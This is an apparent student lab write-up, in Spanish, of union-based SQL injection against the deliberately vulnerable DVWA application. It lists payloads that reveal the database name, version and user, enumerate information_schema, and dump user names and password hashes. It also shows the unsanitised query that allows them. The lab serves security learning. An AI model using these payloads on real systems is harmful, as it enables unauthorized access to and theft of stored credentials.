

Luego de abrir el dvwa en la maquina virtual, se siguieron los pasos dictados en la pagina <http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson6/index.html> , con el objetivo de probar la inyección SQL, cada uno de los pasos fueron recreados y estos son los resultados.


* Seleccionar base de datos o database:
  + - %' or 0=0 union select null, database() #
    - Muestra el nombre de la base de datos.




* Seleccionar versión de la base de datos :
  + - %' or 0=0 union select null, version() #
    - Muestra la versión del sistema y la versión del mysql



* Sql básico : $getid = "SELECT first\_name, last\_name FROM users WHERE user\_id = '**$id**'";
* Imprime los campos asociados a la ID:1




Escenario siempre verdadero :  SELECT first\_name, last\_name FROM users WHERE user\_id = '**%' or '0'='0'**;

Muestra todos los contenidos que son “falsos” y todos los contenidos que son “verdaderos”


* Todas las tablas en information.schema : %' and 1=0 union select null, table\_name from information\_schema.tables #

Se tiene en cuenta que information\_schema contiene es la base de información que posee dicho servidor, muestra todas las tablas presentes en information\_schema.




* Seleccionar database user : %' or 0=0 union select null, user() #

Muestra el usuario detras de la base de datos




Mostrar todas los campos de las columnas en information\_schema user table :%' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #

Muestra todas las columnas en el “users table”




Mostrar todo el contenido en information\_schema user table :

%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #



Muestra todo el contenido de las tablas asociadas al usuario.

Vulnerabilidad mostrada al momento de ejecutar una consulta errada, Se muestra como el error da el tipo de base de dato “MYSQL”



Mostrar toda la tabla de usuarios de información schema :

%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#

